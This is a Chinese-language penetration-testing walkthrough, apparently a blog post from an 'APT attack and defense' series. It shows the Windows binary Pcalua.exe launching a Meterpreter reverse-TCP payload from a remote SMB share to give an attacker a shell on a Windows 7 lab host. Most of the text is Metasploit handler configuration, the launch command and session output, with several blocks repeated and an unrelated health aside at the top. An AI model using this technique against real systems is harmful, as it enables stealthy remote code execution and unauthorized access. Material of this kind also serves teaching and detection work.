专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Pcalua简介：

Windows进程兼容性助理(Program Compatibility Assistant)的一个组件。

说明：Pcalua.exe所在路径已被系统添加PATH环境变量中，因此，Pcalua命令可识别

Windows 7 默认位置：


> C:\Windows\System32\pcalua.exe

攻击机： 192.168.1.4 Debian
靶机： 192.168.1.5 Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

 Name Current Setting Required Description
 ---- --------------- -------- -----------


Payload options (windows/meterpreter/reverse_tcp):

  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 192.168.1.4 yes The listen address (an interface may be specified)
  LPORT 53 yes The listen port
```


```


Exploit target:

 Id Name
 -- ----
 0 Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53

```



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```


靶机执行：

> Pcalua -m -a \\192.168.1.119\share\rev_x86_53_exe.exe



```
C:\Users\John>Pcalua -m -a \\192.168.1.119\share\rev_x86_53_exe.exe
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 23 opened (192.168.1.4:53 -> 192.168.1.5:11349) at 2019-01-20 09:25:01 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 11236
meterpreter >

```



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 23 opened (192.168.1.4:53 -> 192.168.1.5:11349) at 2019-01-20 09:25:01 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 11236
meterpreter >
```

- Micropoor